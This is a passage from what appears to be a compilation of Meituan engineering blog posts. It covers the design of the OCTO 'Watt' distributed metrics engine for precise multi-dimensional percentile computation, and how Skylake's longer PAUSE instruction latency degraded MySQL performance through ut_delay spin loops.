3dnowprefetch epb cat_l3 cdp_l3 intel_ppin intel_pt ssbd mba ibrs ibpb
stibp tpr_shadow vnmi flexpriority ept vpid fsgsbase tsc_adjust bmi1 hle
avx2 smep bmi2 erms invpcid rtm cqm mpx rdt_a avx512f avx512dq rdseed adx
smap clflushopt clwb avx512cd avx512bw avx512vl xsaveopt xsavec xgetbv1
cqm_llc cqm_occup_llc cqm_mbm_total cqm_mbm_local dtherm ida arat pln pts
pku ospke spec_ctrl intel_stibp flush_l1d arch_capabilities
```

参考文献

https://engineering.fb.com/core-data/smaller-and-faster-data-compression-with-zstandard/

https://engineering.fb.com/core-data/zstandard/

https://peazip.github.io/fast-compression-benchmark-brotli-zstandard.html

https://news.ycombinator.com/item?id=16227526

https://github.com/facebook/zstd

http://fastcompression.blogspot.com/2013/12/finite-state-entropy-new-breed-of.html
https://zlib.net/pigz/
https://cran.r-project.org/web/packages/brotli/vignettes/brotli-2015-09-22.pdf
https://bugs.python.org/issue41566
https://01.org/sites/default/files/documentation/isa-l_api_2.28.0.pdf
https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/fast-crc-computation-generic-polynomials-pclmulqdq-paper.pdf

招聘信息

美团研发质量及效率部 – 研发平台团队，致力于建设业界一流的持续交付平台，现招聘构建与制品库、代码仓库、服务发布、流水线等多个方向的工程师，坐标北京 / 上海。欢迎感兴趣的同学加入。可投递简历至：dongjing04@meituan.com（邮件主题请注明：美团研发质量及效率部 – 研发平台）

美团 OCTO 万亿级数据中心计算引擎技术解析

作者：继东　业祥　成达　张昀

美团自研的 OCTO 数据中心（简称 Watt）日均处理万亿级数据量，该系统具备较好的扩展能力及实时性，千台实例集群周运维成本低于 10 分钟。本文将详细阐述 Watt 计算引擎的演进历程及架构设计，同时详细介绍其全面提升计算能力、吞吐能力、降低运维成本所采用的各项技术方案。希望能给大家一些启发或者帮助。

一、OCTO 数据中心简介

1.1 系统介绍

1.1.1 OCTO 系统介绍

OCTO 是美团标准化的服务治理基础设施，目前几乎覆盖公司所有业务的治理与运营。OCTO 提供了服务注册发现、数据治理、负载均衡、容错、灰度发布等治理功能，致力于提升研发效率，降低运维成本，并提升应用的稳定性。OCTO 最新演进动态细节可参考《美团下一代服务治理系统 OCTO2.0 的探索与实践》一文。


1.1.2 OCTO 数据中心业务介绍

OCTO 数据中心为业务提供了立体化的数字驱动服务治理能力，提供了多维度的精确时延 TP（Top Percent，分位数，最高支持 6 个 9）、QPS、成功率等一系列核心指标，粒度方面支持秒级、分钟级、小时级、天级，检索维度支持多种复杂查询（如指定调用端 IP + 服务端各接口的指标，指定主机 + 接口的指标等）。这些功能有效地帮助开发人员在复杂的分布式调用关系拓扑内出现异常时，能快速定位到问题，也有助于研发人员全方位掌控系统的稳定性状况。

目前 Watt 承载日均超万亿条数据的 10 余个维度精确准实时统计。而伴随着数据量的迅猛增长，其整个系统架构也经历了全面的技术演进。

1.1.3 OCTO 原架构介绍

OCTO 计算引擎在重构之前，也面临诸多的问题，其原始架构设计如下：



1. **采集层**：每个业务应用实例部署一个采集代理，代理通过将采集数据用批量 RPC 的方式发送给路由节点。
2. **路由层**：每个路由节点随机收到各服务的数据后，将同一服务的所有数据，用类似 IP 直连的方式通过 RPC 发送到计算层的同一个计算节点。同服务数据汇总到同计算节点才能进行特定服务各个维度的聚合计算。
3. **计算层**：每个计算节点采用 Akka 模型，节点同时负责分钟、小时、天粒度的数据计算集。每个计算集里面又有 10 个子计算 actor，每个子计算 actor 对应的是一个维度。采用“先计算指标，再存储数据”的准实时模式。
4. **存储层**：准实时数据使用 HBase 存储，元数据及较大数据采用 KV 存储（美团内部系统 Cellar）及 MySQL 存储。

1.2 问题、目标与挑战

1.2.1 原架构面临的问题

1. **计算节点有状态，异常无法自动化迁移**。计算层部署的每个节点平均负责 200+ 服务的统计。一个节点 OOM 或宕机时，其管理的 200 个服务的数据

会丢失或波动，报警等依托数据的治理功能也会异常。此外计算节点 OOM 时也不宜自动迁移受影响的服务，需人工介入处理（异常的原因可能是计算节点无法承载涌入的数据量，简单的迁移易引发“雪崩”），每周投入的运维时间近 20 小时。

2. **系统不支持水平扩展**。计算节点的压力由其管理的服务调用量、服务内维度复杂度等因素决定。大体量的服务需单独分配高配机器，业务数据膨胀计算节点能力不匹配时，只能替换更高性能的机器。
3. **系统整体稳定性不高**。数据传输采用 RPC，单计算节点响应慢时，易拖垮所有路由层的节点并引发系统“雪崩”。
4. **热点及数据倾斜明显，策略管理复杂**。按服务划分热点明显，存在一个服务数据量比整个计算节点 200 个服务总数多的情况，部分机器的 CPU 利用率不到 10%，部分利用率在 90%+。改变路由策略易引发新的热点机器，大体量服务数据增长时需要纵向扩容解决。旧架构时人工维护 160 余个大服务到计算节点的映射关系供路由层使用。

旧架构日承载数据量约 3000 亿，受上述缺陷影响，系统会频繁出现告警丢失、误告警、数据不准、数据延迟几小时、服务发布后 10 分钟后才能看到流量等多种问题。此外，数据体量大的服务也不支持部分二级维度的数据统计。

1.2.2 新架构设计的目标

基于上述问题总结与分析，我们新架构整体的目标如下：

1. 高吞吐、高度扩展能力。具备 20 倍 + 的水平扩展能力，支持日 10 万亿数据的处理能力。
2. 数据高度精确。解决节点宕机后自愈、解决数据丢失问题。
3. 高可靠、高可用。无计算单点，所有计算节点无状态；1/3 计算节点宕机无影响；具备削峰能力。
4. 延时低。秒级指标延迟 TP99<10s；分钟指标延迟 TP99<2min。

1.2.3 新架构面临的挑战

在日计算量万亿级别的体量下，实现上述挑战如下：

1. 数据倾斜明显的海量数据，数据指标的维度多、指标多、时间窗口多，服务间体量差异达百万倍。
2. TP 分位数长尾数据是衡量系统稳定性最核心的指标，所有数据要求非采样拟合，实现多维度下精确的分布式 TP 数据。
3. 架构具备高稳定性，1/3 节点宕机不需人工介入。
4. 每年数据膨胀至 2.4 倍 +，计算能力及吞吐能力必须支持水平扩展。
5. TP 数据是衡量服务最核心的指标之一，但在万亿规模下，精确的准实时多维度分布式 TP 数据是一个难题，原因详细解释下：常规的拆分计算后聚合是无法计算精确 TP 数据的，如将一个服务按 IP（一般按 IP 划分数据比较均匀）划分到 3 个子计算节点计算后汇总，会面临如下问题：
   - 假设计算得出 IP1 的 TP99 是 100ms、QPS 为 50；IP2 的 TP99 是 10ms、QPS 为 50；IP3 的 TP99 是 1ms，QPS 为 50。那么该服务整体 TP99 是（100ms x 50 + 10ms x 50 + 1ms x 50）/ (50 + 50 + 50) = 37ms 吗？ 并非如此，该服务的真实 TP99 可能是 100ms，在没有全量样本情况下无法保证准确的 TP 值。
   - 假设不需要服务全局精确的时延 TP 数据，也不可以忽略该问题。按上述方式拆分并合并后，服务按接口维度计算的 TP 数据也失去了准确性。进一步说，只要不包含 IP 查询条件的所有 TP 数据都失真了。分位数这类必须建立在全局样本之上才能有正确计算的统计值。

二、计算引擎技术设计解析

2.1 方案选型

大数据计算应用往往基于实时或离线计算技术体系建设，但 Flink、Spark、OLAP 等技术栈在日超万亿级别量级下，支持复杂维度的准实时精确 TP 计算，对资源的消耗非常较大，总结如下：

技术体系	特定场景不适宜原因分析
Hadoop 离线任务	（1）时延不满足，未纳入考虑
Storm 实时计算	（1）内存密集型，时间窗口大 （2）批处理实时性受较大影响
Flink 实时流计算	（1）大窗口排序（2）大量shuffle和sort，降低DAG优化（3）同一条数据需做广播管理
Spark 实时流计算	（1）大窗口排序，微批架构吞吐有限（2）热点明显散列管理较复杂（3）集群资源较难控制
OLAP 存储引擎	（1）高实时性要求下精确TP计算较难支持

2.2 系统设计思路

1. 解决稳定性问题，思路是（1）将计算节点无状态化（2）基于心跳机制自动剔除异常节点并由新节点承载任务（3）消息队列削峰。
2. 解决海量数据计算问题，思路是（1）在线 & 离线计算隔离，两者的公共子计算前置只计算一次（2）高并发高吞吐能力设计（3）理论无上限的水平扩展能力设计。
3. 解决热点问题，思路是（1）优化计算量分配算法，如均衡 Hash（2）理论无上限的水平扩展能力设计。
4. 解决水平扩展问题，思路（1）是将单节点无法承载的计算模式改为局部分布式子计算并汇总，但这种方式可能会对数据准确性造成较大影响，数据统计领域精确的分布式分位数才是最难问题，另外多维条件组织对分布式改造也相当不利。（备注：其中在 1.2.3 第五条有详细的解释）
5. 解决海量数据分布式多维精确 TP 计算，采用局部分布式计算，然后基于拓扑树组织数据计算流，在前置的计算结果精度不丢失的前提下，多阶段逐级降维得到所有的计算结果。


2.3 技术方案详细解析

2.3.1 数据流解析

系统根据待统计的维度构建了一棵递推拓扑树，如下图所示。其中黄色的部分代表消

息队列（每个矩形代表一个 topic），绿色部分代表一个计算子集群（消费前置 topic 多个 partition，统计自己负责维度的数据指标并存储，同时聚合压缩向后继续发）。除“原始采集数据 topic 外”，其他 topic 和 consumer 所在维度对应数据的检索条件（如标红二级 topic ：主机 + 接口，代表同时指定主机和接口的指标查询数据），红色箭头代表数据流向。

拓扑树形结构的各个子集群所对应的维度标识集合，必为其父计算集群对应维度标识集合的真子集（如下图最上面链路，“主机 + 接口 + 远程服务”3 个维度一定包含“主机 + 接口”两个维度。“主机 + 接口”两个维度包含“主机”维度）。集群间数据传输，采用批量聚合压缩后在消息队列媒介上通信完成，在计算过程中实现降维。




2.3.2 计算模式解析

下面详细介绍数据拓扑树中分布式子集群的计算模式：

1. 首先，维度值相同的所有数据会在本层级集群内落到同一计算节点。每个计算子集群中的各计算节点，从消息队列消费得到数据并按自身维度进行聚合（前置集群已经按当前集群维度指定分发，所以聚合率很高），得到若干计数卡表（计数卡表即指定维度的时延、错误数等指标与具体计数的映射 Map）。

2. 其次，将聚合后的计数卡表与现有的相同维度合并计算，并在时间窗口存储指标。
3. 若计算集群有后续的子计算集群，则基于后继集群的目标维度，根据目标维度属性做散列计算，并将相同散列码的计数卡表聚合压缩后发到后继 partition。
4. 离线的天级计算复用了三级维度、二级维度的多项结果，各环节前面计算的结果为后面多个计算集群复用，任何一个服务的数据都是在分布式计算。此外，整个计算过程中维护着技术卡表的映射关系，对于 TP 数据来说就是精确计算的，不会失真。

整个计算过程中，前置计算结果会被多个直接及间接后续子计算复用（如三级聚合计算对二级和一级都是有效的），在很大程度上减少了计算量。



2.3.3 关键技术总结

1. 高吞吐 & 扩展性关键设计

- 去计算热点：组织多级散列数据流，逐级降维。
- 降计算量：前置子计算结果复用，分布式多路归并。

- 降网络 IO，磁盘 IO：优化 PB 序列化算法，自管理 MQ 批量。
- 去存储热点：消除 HBase Rowkey 热点。
- 无锁处理：自研线程分桶的流批处理模型，全局无锁。
- 全环节水平扩展：计算、传输、存储均水平扩展。

2. 系统高可靠、低运维、数据准确性高于 5 个 9 关键设计

- 无状态化 + 快速自愈：节点无状态化，宕机秒级感知自愈。
- 异常实时感知：异常节点通过心跳摘除，异常数据迁移回溯。
- 故障隔离容灾：各维度独立隔离故障范围；多机房容灾。
- 逐级降维过程中数据不失真，精确的 TP 计算模式。

3. 提升实时性关键设计

- 流式拓扑模型，分布式子计算结果复用，计算量逐级递减。
- 无锁处理：自研线程分桶的流批处理模型，全局无锁。
- 异常实时监测自愈：计算节点异常时迅速 Rebalance，及时自愈。
- 秒级计算流独立，内存存储。

三、优化效果

1. 目前日均处理数据量超万亿，系统可支撑日 10 万亿 + 量级并具备良好的扩展能力；秒峰值可处理 5 亿 + 数据；单服务日吞吐上限提升 1000 倍 +，单服务可以支撑 5000 亿数据计算。
2. 最大时延从 4 小时 + 降低到 2min−，秒级指标时延 TP99 达到 6s；平均时延从 4.7 分 + 降低到 1.5 分 −，秒级指标平均时延 6s。
3. 上线后集群未发生雪崩，同时宕机 1/3 实例 2 秒内自动化自愈。
4. 支持多维度的准实时精确 TP 计算，最高支持到 TP 6 个 9；支持所有服务所有维度统计。
5. 千余节点集群运维投入从周 20 小时 + 降低至 10 分 −。

四、总结

本文提供了一种日均超万亿规模下多维度精确 TP 计算的准实时数据计算引擎方案，适用于在超大规模数字化治理体系建设中，解决扩展性、实时性、精确性、稳定性、运维成本等问题。美团基础研发平台欢迎业界同行一起交流、探讨。

五、作者简介

继东，业祥，成达，张昀，均来自基础架构服务治理团队，研发工程师。

招聘信息

美团基础架构团队诚招高级、资深技术专家，Base 北京、上海。我们致力于建设美团全公司统一的高并发高性能分布式基础架构平台，涵盖数据库、分布式监控、服务治理、高性能通信、消息中间件、基础存储、容器化、集群调度等基础架构主要的技术领域。欢迎有兴趣的同学投送简历到 tech@meituan.com（邮件标题注明：美团基础架构团队）。

Intel PAUSE 指令变化影响到 MySQL 的性能，该如何解决？

作者：春林

MySQL 得益于其开源属性、成熟的商业运作、良好的社区运营以及功能的不断迭代与完善，已经成为互联网关系型数据库的标配。可以说，X86 服务器、Linux 作为基础设施，跟 MySQL 一起构建了互联网数据存储服务的基石，三者相辅相成。本文将分享一个工作中的实践案例：因 Intel PAUSE 指令周期的迭代，引发了 MySQL 的性能瓶颈，美团 MySQL DBA 团队如何基于这三者来一步步进行分析、定位和优化。希望这些思路能对大家有所启发。

1. 背景

在 2017 年，Intel 发布了新一代的服务器平台 Purley，并将 Intel Xeon Scalable Processor（至强可扩展处理器）重新划分为：Platinum（铂金）、Gold（金）、Silver（银）、Broze（铜）等四个等级。产品定位和框架也变得更加清晰。

因美团线上海量数据交易和存储等后端服务依赖大量高性能服务器的支撑。随着线上部分 Grantly 平台 E 系列服务器生命周期的临近，以及产品本身的发展和迭代。从 2019 年开始，RDS（关系型数据库服务）后端存储（MySQL）开始大量上线 Purley 平台的 Skylake CPU 服务器，其中包含 Silver 4110 等。

Silver 4110 相比上一代 E5-2620 V4，支持更高的内存频率、更多的内存通道、更大的 L2 Cache、更快的总线传输速率等。Intel 官方数据显示 Silver 4110 的性能比上一代 E5-2620 V4 提升了 10%。

然而，随着线上 Skylake 服务器数量的增加，以及越来越多的业务接入。美团 MySQL DBA 团队发现部分 MySQL 实例性能与预期并不相符，有时甚至出现较大程度的下降。经过持续的性能问题分析，我们定位到 Skylake 服务器存在性能瓶颈：

- CPU 负载相对较高。
- TPS 等吞吐量下降。

接下来，我们将从 Intel CPU、ut_delay 函数、PAUSE 指令三方面入手，进行剖析定位，并探索相关优化方案。

2. 性能问题分析


2.1 Grantly 与 Purley CPU 性能差异

首先，基于上述两代平台的 CPU（Grantly 和 Purley），通过基准测试，横向对比在不同 OS 下的性能表现。

通过基准测试数据，总结如下：

1. 在 oltp_write_only（只写）的场景下 Purley 4110 的性能下降较为明显。 2. 同为 Purley 4110，CentOS 7 比 CentOS 6 oltp_write_only（只写）性能有提升。

我们通过二维折线图，来展示性能之间的差异：



在上图中，同为 Purley 4110，CentOS 7 比 CentOS 6 性能有提升。具体提升原因，因不涉及本文重点内容，所以不在这里详细展开了。

> New MCS-based Locking Mechanism
>
> Red Hat Enterprise Linux 7.1 introduces a new locking mechanism, MCS locks. This new locking mechanism significantly reduces spinlock overhead in large systems, which makes spinlocks generally more efficient in Red Hat Enterprise Linux 7.1.

红帽官网 Release Notes 显示，从内核 3.10.0-229 开始，引入了新的加锁机制，MCS 锁。可以降低 spinlock 的开销，从而更高效地运行。普通 spinlock 在多 CPU Core 下，同时只能有一个 CPU 获取变量，并自旋，而缓存一致性协议为了保证数据的正确，会对所有 CPU Cache Line 状态、数据，同步、失效等操作，导致性能下降。而 MSC 锁实现每个 CPU 都有自己的“spinlock”本地变量，只在本地自旋。避免 Cache Line 同步等，从而提升了相关性能。不过，社区对于 spinlock 的优化争议还是比较大的，后续又有大牛基于 MSC 实现了 qspinlock，并在 4.x 的版本上 patch 了。具体实现可以参看：MCS locks and qspinlocks。

在大致了解 CentOS 7 性能的迭代后，接下来我们深入分析一下 Skylake CPU 4110 导致性能下降的缘由。

3.CPU 性能跟踪

3.1 定位热点函数

具体定位 4110 性能瓶颈，分如下几步：

1. 首先，通过 perf top 来跟踪一下 Linux CPU 性能开销。
2. 然后，通过 perf record 记录函数 CPU 周期的消耗占比。
3. 最后，通过火焰图来验证定位热点函数。

```
  Children      Self  Shared Object       Symbol
+   77.13%     0.00%  mysqld              [.] handle_connection
+   77.12%     0.15%  mysqld              [.] do_command
+   74.41%     0.35%  mysqld              [.] dispatch_command
+   71.34%     0.02%  mysqld              [.] mysqld_stmt_execute
+   71.22%     0.15%  mysqld              [.] Prepared_statement::execute_loop
+   70.08%     0.01%  mysqld              [.] Prepared_statement::execute
+   68.54%     0.22%  mysqld              [.] mysql_execute_command
+   25.24%     0.05%  mysqld              [.] trans_commit_stmt
+   25.17%     0.11%  mysqld              [.] ha_commit_trans
+   21.73%     0.05%  mysqld              [.] Sql_cmd_update::execute
+   21.67%     0.02%  mysqld              [.] Sql_cmd_update::try_single_table_update
+   20.38%     0.14%  mysqld              [.] mysql_update
+   19.46%     0.08%  mysqld              [.] MYSQL_BIN_LOG::commit
+   18.80%     0.02%  mysqld              [.] MYSQL_BIN_LOG::ordered_commit
-   18.61%    17.89%  mysqld              [.] ut_delay
   - 2.77% start_thread
      - 1.89% pfs_spawn_thread
           handle_connection
           do_command
           dispatch_command
+   13.50%     0.03%  [kernel]            [k] system_call_fastpath
+   11.22%     0.00%  libpthread-2.17.so  [.] start_thread
+   11.15%     0.00%  mysqld              [.] row_update_for_mysql
+   10.97%     0.00%  mysqld              [.] mtr_t::commit
+   10.83%     0.02%  mysqld              [.] row_upd
+   10.80%     0.57%  mysqld              [.] mtr_t::Command::execute
+   10.36%     0.00%  mysqld              [.] row_upd_step
+    9.65%     0.03%  mysqld              [.] handler::ha_update_row
+    9.21%     0.06%  mysqld              [.] Sql_cmd_delete::mysql_delete
+    9.06%     0.05%  mysqld              [.] Sql_cmd_insert::execute
+    9.06%     0.00%  mysqld              [.] Sql_cmd_delete::execute
+    8.99%     0.68%  mysqld              [.] mtr_t::Command::prepare_write
+    8.70%     0.00%  mysqld              [.] pfs_spawn_thread
+    8.67%     0.11%  mysqld              [.] Sql_cmd_insert::mysql_insert
+    8.21%     0.14%  mysqld              [.] ha_innobase::update_row
+    8.17%     0.50%  mysqld              [.] btr_cur_search_to_nth_level
+    7.93%     0.02%  mysqld              [.] MYSQL_BIN_LOG::change_stage
+    7.31%     0.03%  mysqld              [.] QUICK_RANGE_SELECT::get_next
+    7.21%     0.04%  mysqld              [.] handler::multi_range_read_next
+    7.14%     0.10%  mysqld              [.] ha_innobase::index_read
     6.93%     0.02%  mysqld              [.] handler::read_range_first
+    6.85%     0.01%  mysqld              [.] handler::ha_write_row
+    6.85%     0.18%  mysqld              [.] row_search_mvcc
     6.80%     0.00%  mysqld              [.] handler::ha_index_read_map
```

可以看到，其中占 CPU 消耗占比较大为：ut_delay 函数。


我们继续深挖一下函数链调用关系：

```
# Children      Self  Command  Shared Object
Symbol

# ........  ........  .......  ..................  ..................
.....................................................................
.....................................................................
.....................
#
    93.54%     0.00%  mysqld   libpthread-2.17.so   [.] start_thread
```

```
            |
            ---start_thread
               |
               |--77.07%--pfs_spawn_thread
               |          |
               |           --77.05%--handle_connection
               |                     |
               |                      --76.97%--do_command
               |                                |
               |                                |--74.30%--dispatch_
command
               |                                |          |
               |                                |
|--71.16%--mysqld_stmt_execute
               |                                |          |          |
               |                                |          |
--70.74%--Prepared_statement::execute_loop
               |                                |          |
|
               |                                |          |
|--69.53%--Prepared_statement::execute
               |                                |          |
|          |
               |                                |          |
|          |--67.90%--mysql_execute_command
               |                                |          |
|          |          |
               |                                |          |
|          |          |--23.43%--trans_commit_stmt
               |                                |          |
|          |          |          |
               |                                |          |
|          |          |           --23.30%--ha_commit_trans
               |                                |          |
|          |          |                     |
               |                                |          |
|          |          |                     |--18.86%--MYSQL_BIN_
LOG::commit
               |                                |          |
|          |          |                     |          |
               |                                |          |
|          |          |                     |           --18.18%--MYSQL_
BIN_LOG::ordered_commit
               |                                |          |
|          |          |                     |                     |
               |                                |
|                     |          |          |                     |
|--8.02%--MYSQL_BIN_LOG::change_stage
               |                                |          |
```

```
|          |          |                     |                     |
|
                |                                  |          |
|          |          |                     |                     |
|--2.35%--__lll_unlock_wake
                |                                  |          |
|          |          |                     |                     |
|          |
                |                                  |          |
|          |          |                     |                     |
|           --2.24%--system_call_fastpath
                |                                  |          |
|          |          |                     |                     |
|                     |
                |                                  |          |
|          |          |                     |                     |
|                      --2.24%--sys_futex
                |                                  |          |
|          |          |                     |                     |
|                                  |
                |                                  |          |
|          |          |                     |                     |
|                                --2.23%--do_futex
                |                                  |          |
|          |          |                     |                     |
|                                             |
                |                                  |          |
|          |          |                     |                     |
|                                 --2.14%--futex_wake
                |                                  |          |
|          |          |                     |                     |
|                                                       |
                |                                  |          |
|          |          |                     |                     |
|                                                  --1.38%--wake_
up_q
                |                                  |          |
|          |          |                     |                     |
|                                                             |
                |                                  |
|                    |          |
|                    |                     |          |
--1.33%--try_to_wake_up
                ...
```

将上述调用通过火焰图进行直观展示：



现在基本可以确定，所有的函数调用，最后大部分的消耗都在 ut_delay 上。

3.2 ut_delay 和 PAUSE 之间的关联与性能影响

3.2.1 MySQL ut_delay 实现

接下来，我们继续看一下 MySQL 源码中 ut_delay 函数的功能：

```
/**********************************************************//**
Runs an idle loop on CPU. The argument gives the desired delay
in microseconds on 100 MHz Pentium + Visual C++.
@return dummy value */
ulint
ut_delay(
/*=====*/
  ulint delay)  /*!< in: delay in microseconds on 100 MHz Pentium */
{
  ulint i, j;

  UT_LOW_PRIORITY_CPU();

  j = 0;

  for (i = 0; i < delay * 50; i++) {
    j += i;
    UT_RELAX_CPU();
  }

  UT_RESUME_PRIORITY_CPU();

  return(j);
```

```
}
...

#   define UT_RELAX_CPU() asm ("pause" )
#   define UT_RELAX_CPU() __asm__ __volatile__ ("pause")
```

可以了解到，MySQL 自旋会调用 PAUSE 指令，从而提升 spin-wait loop 的性能。

3.2.2 PAUSE 指令周期的演变

我们可以看下 Intel 官网，也描述了在新平台架构 PAUSE 的改动：

> Pause Latency in Skylake Microarchitecture
>
> The PAUSE instruction is typically used with software threads executing on two logical processors located in the same processor core, waiting for a lock to be released. Such short wait loops tend to last between tens and a few hundreds of cycles, so performance-wise it is better to wait while occupying the CPU than yielding to the OS. When the wait loop is expected to last for thousands of cycles or more, it is preferable to yield to the operating system by calling an OS synchronization API function, such as WaitForSingleObject on Windows* OS or futex on Linux.
>
> ...
>
> The latency of the PAUSE instruction in prior generation microarchitectures is about 10 cycles, whereas in Skylake microarchitecture it has been extended to as many as 140 cycles.
>
> The increased latency (allowing more effective utilization of competitively-shared microarchitectural resources to the logical processor ready to make forward progress) has a small positive performance impact of 1-2% on highly threaded applications. It is expected to have

negligible impact on less threaded applications if forward progress is not blocked executing a fixed number of looped PAUSE instructions. There's also a small power benefit in 2-core and 4-core systems.
As the PAUSE latency has been increased significantly, workloads that are sensitive to PAUSE latency will suffer some performance loss.
...

- 上一代架构中（Grantly 平台 E 系列）PAUSE 的周期时长为 10 cycles，新一代的 Skylake 架构中则为 140 cycles。
- 如果程序中使用固定次数的 PAUSE 循环来实现一段时间的延迟，以此阻塞程序执行，可能引发非预期的延迟。
- 由于 PAUSE 周期增加，对于 PAUSE 敏感的应用会有一定的性能损失。

衡量程序执行性能的简化公式：

ExecutionTime(T)=InstructionCount*TimePerCycle*CPI

即：程序执行时间 = 程序总指令数 x 每 CPU 时钟周期时间 x 每指令执行所需平均时钟周期数。

MySQL 内部自旋，就是通过固定次数的 PAUSE 循环实现。可知，PAUSE 指令周期的增加，那么执行自旋的时间也会增加，即程序执行的时间也会相对增加，对系统整体的吞吐量就会有影响。

显然，Intel 文档已说明不同平台、不同架构 CPU PAUSE 定义的周期是不一样的。

下面，我们通过一个测试用例来大致验证、对比一下新老架构 CPU 执行 PAUSE 的 cycles：

```
 #include <stdio.h>
#define TIMES 5

static inline unsigned long long rdtsc(void)
{
    unsigned long low, high;
```

```
